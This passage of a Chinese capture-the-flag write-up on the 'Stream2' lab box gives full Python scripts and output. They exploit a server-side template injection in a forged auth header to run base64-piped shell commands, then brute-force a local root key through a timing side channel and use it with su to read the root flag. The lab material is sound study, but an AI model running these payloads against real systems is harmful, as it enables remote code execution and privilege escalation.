197         parser.add_argument("--samples", type=int, default=5, help="Requests
198         per candidate. Default: 5.")
199         parser.add_argument("--charset", default="0123456789abcdef")
200         args = parser.parse_args()
201
202         target_script = build_target_timing_script(args.prefix, args.samples,
203         args.charset)
204         encoded = base64.b64encode(target_script.encode()).decode()
205
206         # 用 base64 包起来, 避免 SSTI username 里出现冒号等破坏 token 格式的字符。
207         command = f"echo {encoded} | base64 -d | sh"
208
209         print("[*] Testing timing differences through SSTI jump point...")
210         print(f"[*] prefix={args.prefix!r}, samples={args.samples}")
211         print()
212
213         result = run_command_by_ssti(args.url.rstrip("/"), command, timeout=3
214         00)
215         print(result)
216
217
218     if __name__ == "__main__":
219         main()
220
221

```

py .\timing_probe_demo.py --prefix= --samples 5 (候选为空、每个候选测5次, 可能因为网络波动等原因, 需要算一个平均值, 不能只看一次) :

```

PS E:\CTF\渗透\Stream2.ova> py .\timing_probe_demo.py --prefix= --samples 5
[*] Testing timing differences through SSTI jump point...
[*] prefix='', samples=5

prefix = ''
samples per candidate = 5

```

rank	candidate	status	median_ms	avg_ms	min_ms	max_ms	body
1	2	401	14.168	14.118	13.121	15.283	fail
2	5	401	2.936	2.465	1.589	3.124	fail
3	7	401	2.429	2.373	2.017	2.690	fail
4	8	401	2.353	2.116	1.184	2.726	fail
5	e	401	2.315	2.542	2.153	3.693	fail
6	c	401	2.302	2.179	1.561	2.843	fail
7	a	401	2.206	2.229	1.458	2.924	fail
8	4	401	2.141	2.198	1.827	2.938	fail
9	f	401	2.139	2.220	2.042	2.723	fail
10	b	401	2.071	2.316	1.388	3.413	fail
11	6	401	2.005	2.059	1.366	3.096	fail
12	3	401	1.983	2.126	1.642	3.067	fail
13	0	401	1.890	3.757	1.003	11.983	fail
14	9	401	1.808	1.939	1.407	2.773	fail
15	d	401	1.592	1.719	1.008	2.359	fail
16	1	401	1.524	1.651	1.130	2.780	fail

```

[+] slowest candidate = 2
[+] likely next char = 2

```

这里发现是2返回最慢，看第二位是2c

```

PS E:\CTF\渗透\Stream2.ova> py .\timing_probe_demo.py --prefix 2 --samples 5
[*] Testing timing differences through SSTI jump point...
[*] prefix='2', samples=5

prefix = '2'
samples per candidate = 5

```

rank	candidate	status	median_ms	avg_ms	min_ms	max_ms	body
1	2c	401	22.190	22.849	21.872	24.813	fail
2	20	401	12.928	13.463	11.557	18.029	fail
3	21	401	12.570	12.229	11.550	12.689	fail
4	28	401	11.967	11.831	11.262	12.123	fail
5	25	401	11.955	12.126	11.711	12.749	fail
6	26	401	11.942	12.041	11.775	12.443	fail
7	2d	401	11.932	11.864	11.249	12.609	fail
8	24	401	11.895	11.991	11.216	12.598	fail
9	2f	401	11.739	11.837	11.437	12.289	fail
10	23	401	11.685	11.878	11.279	12.605	fail
11	22	401	11.673	11.681	11.136	12.193	fail
12	2a	401	11.595	11.498	11.116	11.780	fail
13	2e	401	11.561	11.896	11.227	12.674	fail
14	27	401	11.548	11.630	11.437	11.858	fail
15	2b	401	11.401	11.589	11.351	12.136	fail
16	29	401	11.283	11.358	11.259	11.694	fail

```

[+] slowest candidate = 2c
[+] likely next char = c

```


发现行得通，就写了一个脚本来测试：

```
[01/32] choose=2 prefix=2 best=12.235ms runner=a 5.669ms
[02/32] choose=c prefix=2c best=22.590ms runner=5 14.072ms
[03/32] choose=4 prefix=2c4 best=35.712ms runner=d 24.261ms
[04/32] choose=0 prefix=2c40 best=42.549ms runner=9 39.183ms
[05/32] choose=d prefix=2c40d best=56.884ms runner=3 47.787ms
[06/32] choose=a prefix=2c40da best=62.930ms runner=e 59.965ms
[07/32] choose=a prefix=2c40daa best=78.511ms runner=d 73.811ms
[08/32] choose=e prefix=2c40daae best=82.265ms runner=2 71.396ms
[09/32] choose=e prefix=2c40daaee best=80.047ms runner=d 75.826ms
[10/32] choose=6 prefix=2c40daaee6 best=71.760ms runner=c 66.856ms
[11/32] choose=5 prefix=2c40daaee65 best=75.609ms runner=0 72.583ms
[12/32] choose=2 prefix=2c40daaee652 best=84.981ms runner=6 77.833ms
[13/32] choose=5 prefix=2c40daaee6525 best=75.787ms runner=a 70.657ms
[14/32] choose=9 prefix=2c40daaee65259 best=68.824ms runner=f 66.449ms
[15/32] choose=8 prefix=2c40daaee652598 best=69.030ms runner=5 63.611ms
[16/32] choose=f prefix=2c40daaee652598f best=67.827ms runner=4 63.807ms
[17/32] choose=f prefix=2c40daaee652598ff best=74.669ms runner=4 72.189ms
[18/32] choose=d prefix=2c40daaee652598ffd best=72.286ms runner=3 68.631ms
[19/32] choose=f prefix=2c40daaee652598ffdf best=66.467ms runner=0 65.981ms
[20/32] choose=2 prefix=2c40daaee652598ffdf2 best=68.837ms runner=b 65.944ms
[21/32] choose=6 prefix=2c40daaee652598ffdf26 best=75.100ms runner=b 70.450ms
[22/32] choose=1 prefix=2c40daaee652598ffdf261 best=67.930ms runner=2 66.422ms
[23/32] choose=3 prefix=2c40daaee652598ffdf2613 best=76.015ms runner=2 66.002ms
[24/32] choose=8 prefix=2c40daaee652598ffdf26138 best=91.588ms runner=1 83.532ms
[25/32] choose=d prefix=2c40daaee652598ffdf26138d best=88.817ms runner=3 85.509ms
[26/32] choose=0 prefix=2c40daaee652598ffdf26138d0 best=88.788ms runner=f 83.867ms
[27/32] choose=8 prefix=2c40daaee652598ffdf26138d08 best=93.594ms runner=d 83.043ms
[28/32] choose=0 prefix=2c40daaee652598ffdf26138d080 best=82.557ms runner=7 72.793ms
[29/32] choose=5 prefix=2c40daaee652598ffdf26138d0805 best=86.297ms runner=8 79.689ms
[30/32] choose=7 prefix=2c40daaee652598ffdf26138d08057 best=82.517ms runner=9 75.959ms
[31/32] choose=2 prefix=2c40daaee652598ffdf26138d080572 best=83.000ms runner=9 79.688ms
```

这里的轮数设置的是每一个字符测试两次，但是最后的结果是fail的；怀疑是其他的因素影响了测试的时间，所以测试轮数要长一些设置成5轮，然后3平均9


```

E:\CTF\渗透\Stream2.ova>py timing_bruteforce_loop.py
[*] Sending target-side brute-force script through SSTI...
[*] samples=5, max_rounds=6, length=100, charset=0123456789abcdef
[*] Wait a few minutes...

[*] charset = 0123456789abcdef
[*] key length = 100
[*] samples per candidate per round = 5
[*] max rounds per position = 6
[*] accept margin = 5.0 ms

[01/100] choose=2 prefix=2 best=11.851ms runner=1 1.891ms gap=9.959ms rounds=1 total_samples=5
[02/100] choose=c prefix=2c best=23.980ms runner=1 12.618ms gap=11.363ms rounds=1 total_samples=5
[03/100] choose=4 prefix=2c4 best=33.533ms runner=3 23.077ms gap=10.457ms rounds=1 total_samples=5
[04/100] choose=0 prefix=2c40 best=42.077ms runner=3 33.639ms gap=8.438ms rounds=1 total_samples=5
[05/100] choose=d prefix=2c40d best=52.355ms runner=b 44.115ms gap=8.241ms rounds=1 total_samples=5
[06/100] choose=a prefix=2c40da best=63.884ms runner=4 54.612ms gap=9.272ms rounds=1 total_samples=5
[07/100] choose=d prefix=2c40dad best=73.843ms runner=a 66.600ms gap=7.243ms rounds=1 total_samples=5
[08/100] choose=a prefix=2c40dada best=82.611ms runner=7 73.706ms gap=8.905ms rounds=1 total_samples=5
[09/100] choose=4 prefix=2c40dada4 best=93.558ms runner=e 88.459ms gap=5.099ms rounds=1 total_samples=5
[10/100] choose=e prefix=2c40dada4e best=101.917ms runner=0 95.735ms gap=6.182ms rounds=1 total_samples=5
[11/100] choose=f prefix=2c40dada4ef best=112.710ms runner=1 103.873ms gap=8.837ms rounds=1 total_samples=5
[12/100] choose=c prefix=2c40dada4efc best=122.906ms runner=0 113.448ms gap=9.457ms rounds=1 total_samples=5
[13/100] choose=0 prefix=2c40dada4efc0 best=132.928ms runner=e 124.152ms gap=8.776ms rounds=2 total_samples=10
[14/100] choose=b prefix=2c40dada4efc0b best=141.658ms runner=6 133.876ms gap=7.782ms rounds=1 total_samples=5
[15/100] choose=7 prefix=2c40dada4efc0b7 best=152.229ms runner=0 144.195ms gap=8.034ms rounds=1 total_samples=5
[16/100] choose=2 prefix=2c40dada4efc0b72 best=164.371ms runner=7 153.849ms gap=10.522ms rounds=1 total_samples=5
[17/100] choose=d prefix=2c40dada4efc0b72d best=172.667ms runner=5 164.511ms gap=8.156ms rounds=1 total_samples=5
[18/100] choose=e prefix=2c40dada4efc0b72de best=181.962ms runner=1 174.007ms gap=7.955ms rounds=1 total_samples=5
[19/100] choose=d prefix=2c40dada4efc0b72ded best=192.936ms runner=2 184.332ms gap=8.604ms rounds=1 total_samples=5
[20/100] choose=c prefix=2c40dada4efc0b72dedc best=203.016ms runner=2 194.380ms gap=8.636ms rounds=1 total_samples=5
[21/100] choose=a prefix=2c40dada4efc0b72dedca best=212.889ms runner=d 204.010ms gap=8.880ms rounds=1 total_samples=5
[22/100] choose=c prefix=2c40dada4efc0b72dedcac best=223.175ms runner=e 214.201ms gap=8.974ms rounds=1 total_samples=5
[23/100] choose=c prefix=2c40dada4efc0b72dedcacc best=233.461ms runner=0 223.508ms gap=9.954ms rounds=1 total_samples=5
[24/100] choose=6 prefix=2c40dada4efc0b72dedcacc6 best=242.161ms runner=e 234.432ms gap=7.729ms rounds=1 total_samples=5
[25/100] choose=1 prefix=2c40dada4efc0b72dedcacc61 best=252.574ms runner=c 244.113ms gap=8.461ms rounds=1 total_samples=5
[26/100] choose=1 prefix=2c40dada4efc0b72dedcacc611 best=262.175ms runner=4 255.125ms gap=7.049ms rounds=1 total_samples=5
[27/100] choose=0 prefix=2c40dada4efc0b72dedcacc6110 best=272.380ms runner=c 265.413ms gap=6.968ms rounds=1 total_samples=5
[28/100] choose=6 prefix=2c40dada4efc0b72dedcacc61106 best=282.442ms runner=1 274.193ms gap=8.248ms rounds=1 total_samples=5
[29/100] choose=d prefix=2c40dada4efc0b72dedcacc61106d best=292.991ms runner=8 284.746ms gap=8.244ms rounds=1 total_samples=5
[30/100] choose=1 prefix=2c40dada4efc0b72dedcacc61106d1 best=302.807ms runner=5 293.656ms gap=9.151ms rounds=1 total_samples=5
[31/100] choose=6 prefix=2c40dada4efc0b72dedcacc61106d16 best=312.615ms runner=f 303.314ms gap=9.301ms rounds=1 total_samples=5
[+] key found early: 2c40dada4efc0b72dedcacc61106d16b
[+] verify: 200 success

```

以下是爆破key的脚本

```

1  #!/usr/bin/env python3
2  # -*- coding: utf-8 -*-
3  """
4  Stream2 127.0.0.1:5000 key timing brute-force loop.
5
6  这个脚本用于完整自动爆破 127.0.0.1:5000 的 key
7
8  黑盒场景下不能预先知道 key 的真实长度，所以这里的 --length 只是最大尝试上限。
9  脚本会逐位枚举 key；一旦某个候选 key 返回 200 success，就会立即停止，不会继续跑满上
   限。
10
11  默认：
12      - charset = 0123456789abcdef
13      - length = 100，也就是最多尝试 100 位
14      - samples = 5
15
16  用法：
17      py timing_bruteforce_loop.py
18  """
19
20  import argparse
21  import base64
22  import hashlib
23  import html
24  import http.client
25  import re
26  import statistics
27  import time
28  from urllib.parse import urlparse
29
30
31  KEY_RE = re.compile(r"\[KEY\]\s*([A-Za-z0-9+/=]+)")
32  DATA_RE = re.compile(r"\[DATA\]\s*([A-Za-z0-9+/=]+)")
33
34
35  def request_stream(url, headers, timeout=900):
36      parsed = urlparse(url)
37      host = parsed.hostname
38      port = parsed.port or 80
39      path = parsed.path or "/"
40
41      conn = http.client.HTTPConnection(host, port, timeout=timeout)
42      conn.putrequest("GET", path, skip_host=False, skip_accept_encoding=True)
43

```

```

44 # 注意: 靶机要求 X-Token 必须在 X-Sign 前面
45 for k, v in headers:
46     conn.putheader(k, v)
47
48 conn.putheader("Connection", "close")
49 conn.endheaders()
50
51 resp = conn.getresponse()
52 body = resp.read().decode("utf-8", errors="replace")
53 resp_headers = dict(resp.getheaders())
54 conn.close()
55 return resp.status, resp_headers, body
56
57
58 def get_server_timestamp(base_url):
59     token_plain = "user:123456"
60     token = base64.b64encode(token_plain.encode()).decode()
61     headers = [
62         ("User-Agent", "StreamClient"),
63         ("X-Token", token),
64         ("X-Sign", "test"),
65     ]
66
67     _, resp_headers, _ = request_stream(base_url + "/stream", headers, timeout=10)
68     hint = resp_headers.get("X-Time-Hint", "")
69     m = re.search(r"Server time:\s*(\d+)", hint)
70     return int(m.group(1)) if m else int(time.time())
71
72
73 def build_auth_headers(username, timestamp):
74     token_plain = f"{username}:{timestamp}"
75     token = base64.b64encode(token_plain.encode()).decode()
76     sign = hashlib.sha256(f"{token_plain}:{timestamp}".encode()).hexdigest()[:12]
77
78     return [
79         ("User-Agent", "StreamClient"),
80         ("X-Token", token),
81         ("X-Sign", sign),
82     ]
83
84
85 def decrypt_sse(body):
86     key_match = KEY_RE.search(body)
87     if not key_match:
88         return ""
89

```

```

90     key = base64.b64decode(key_match.group(1))
91     out = []
92
93     # 每个 DATA 块都从 key[0] 重新 XOR
94     for b64_data in DATA_RE.findall(body):
95         enc = base64.b64decode(b64_data)
96         dec = bytes(enc[i] ^ key[i % len(key)] for i in range(len(enc)))
97         out.append(dec)
98
99     return html.unescape(b"".join(out).decode("utf-8", errors="replace"))
100
101
102 def run_command_by_ssti(base_url, command, timeout):
103     timestamp = get_server_timestamp(base_url)
104     payload = "{{cyclor.__init__.__globals__.os.popen(" + repr(command) +
105     ").read()}}"
106     headers = build_auth_headers(payload, timestamp)
107
108     _, resp_headers, body = request_stream(base_url + "/stream", headers,
109     timeout=timeout)
110
111     if resp_headers.get("X-Error"):
112         raise RuntimeError(f"Stream error: {resp_headers.get('X-Error')}")
113
114     text = decrypt_sse(body)
115     if text.startswith("hello, "):
116         text = text[len("hello, "):]
117     return text
118
119 def build_target_script(charset, key_len, samples, max_rounds, margin_ms)
120 :
121     """
122     这段 Python 会在靶机本地执行。
123     它直接请求 http://127.0.0.1:5000/, 所以测到的是本地服务耗时。
124     """
125     return f"""python3 - <<'PY'
126
127 import random
128 import statistics
129 import time
130 import urllib.error
131 import urllib.parse
132 import urllib.request
133
134 URL = 'http://127.0.0.1:5000/'
135 CHARSET = {charset!r}
136 KEY_LEN = {key_len!r}

```

```

134 SAMPLES = {samples!r}
135 MAX_ROUNDS = {max_rounds!r}
136 MARGIN_MS = {margin_ms!r}
137
138
139 def probe(candidate):
140     data = urllib.parse.urlencode({'key': candidate}).encode()
141     req = urllib.request.Request(URL, data=data, method='POST')
142     req.add_header('Content-Type', 'application/x-www-form-urlencoded')
143
144     start = time.perf_counter()
145     try:
146         with urllib.request.urlopen(req, timeout=5) as r:
147             body = r.read().decode(errors='replace')
148             status = r.status
149     except urllib.error.HTTPError as e:
150         body = e.read().decode(errors='replace')
151         status = e.code
152
153     elapsed = time.perf_counter() - start
154     return status, body, elapsed
155
156
157 def median_ms(times):
158     return statistics.median(times) * 1000
159
160
161 prefix = ''
162
163 print('[*] charset = ' + CHARSET)
164 print('[*] key length = ' + str(KEY_LEN))
165 print('[*] samples per candidate per round = ' + str(SAMPLES))
166 print('[*] max rounds per position = ' + str(MAX_ROUNDS))
167 print('[*] accept margin = ' + str(MARGIN_MS) + ' ms')
168 print()
169
170 for pos in range(KEY_LEN):
171     times_by_char = {{ch: [] for ch in CHARSET}}
172
173     for round_no in range(1, MAX_ROUNDS + 1):
174         # 每一轮都打乱顺序，避免固定顺序受到系统负载漂移影响
175         chars = list(CHARSET)
176         random.shuffle(chars)
177
178         for ch in chars:
179             candidate = prefix + ch
180             for _ in range(SAMPLES):
181                 status, body, elapsed = probe(candidate)

```

```

182         if status == 200 and 'success' in body:
183             print('[+] key found early: ' + candidate)
184             print('[+] verify: 200 success')
185             raise SystemExit
186             times_by_char[ch].append(elapsed)
187
188     rows = []
189     for ch in CHARSET:
190         candidate = prefix + ch
191         rows.append((median_ms(times_by_char[ch]), ch, candidate, len
192 (times_by_char[ch])))
193
194     rows.sort(reverse=True)
195     best = rows[0]
196     runner = rows[1]
197     gap = best[0] - runner[0]
198
199     # 如果差距足够明显, 接受这一位; 否则自动再跑一轮
200     if gap >= MARGIN_MS or round_no == MAX_ROUNDS:
201         prefix = best[2]
202         print('[%02d/%02d] choose=%s prefix=%s best=%.3fms runner=%
203 s %.3fms gap=%.3fms rounds=%d total_samples=%d' % (
204             pos + 1,
205             KEY_LEN,
206             best[1],
207             prefix,
208             best[0],
209             runner[1],
210             runner[0],
211             gap,
212             round_no,
213             best[3],
214         ))
215         break
216
217     print()
218     status, body, elapsed = probe(prefix)
219     print('[+] candidate key = ' + prefix)
220     print('[+] final verify status = ' + str(status))
221     print('[+] final verify body = ' + body)
222     PY
223     """
224
225     def main():
226         parser = argparse.ArgumentParser(description="Full timing brute-forc
e loop for Stream2 root local key.")
227         parser.add_argument("--url", default="http://192.168.56.111:8080")

```

```

227     parser.add_argument("--charset", default="0123456789abcdef")
228     parser.add_argument("--length", type=int, default=100)
229     parser.add_argument("--samples", type=int, default=5, help="每轮每个候
选测几次")
230     parser.add_argument("--max-rounds", type=int, default=6, help="每一位
最多自动重复几轮, 默认 6")
231     parser.add_argument("--margin-ms", type=float, default=5.0, help="第
一名和第二名差距超过多少 ms 才接受, 默认 5")
232     parser.add_argument("--timeout", type=int, default=1200)
233     args = parser.parse_args()
234
235     target_script = build_target_script(
236         args.charset,
237         args.length,
238         args.samples,
239         args.max_rounds,
240         args.margin_ms,
241     )
242     encoded = base64.b64encode(target_script.encode()).decode()
243
244     # 用 base64 包装, 避免 SSTI username 里出现冒号等特殊字符导致 token 解析失败
245     command = f"echo {encoded} | base64 -d | sh"
246
247     print("[*] Sending target-side brute-force script through SSTI...")
248     print(f"[*] samples={args.samples}, max_rounds={args.max_rounds}, len
gth={args.length}, charset={args.charset}")
249     print("[*] Wait a few minutes...")
250     print()
251
252     result = run_command_by_ssti(args.url.rstrip("/"), command, timeout=a
rgs.timeout)
253     print(result)
254
255
256 if __name__ == "__main__":
257     main()
258

```

现在key有了 复用即可

```

py ssti.py "printf '2c40dada4efc0b72dedcacc61106d16b\n' | su -c 'id; cat /r
oot/root.txt' root 2>&1"

```

```
PS E:\CTF\渗透\Stream2.ova> py ssti.py "printf '2c40dada4efc0b72dedcacc61106d16b\n' | su -c 'cat /root/root.txt' root 2>&1"
[*] 服务器 Date: Tue, 14 Jul 2026 08:38:30 GMT
[*] 使用时间戳: 1784018310
[*] 执行命令: printf '2c40dada4efc0b72dedcacc61106d16b\n' | su -c 'cat /root/root.txt' root 2>&1
[*] 请求接口: http://192.168.56.111:8080/stream

[+] 解密结果:
hello, Password:
flag{root-bcad4be508deaa843222a60bb8029a83}

PS E:\CTF\渗透\Stream2.ova> |
```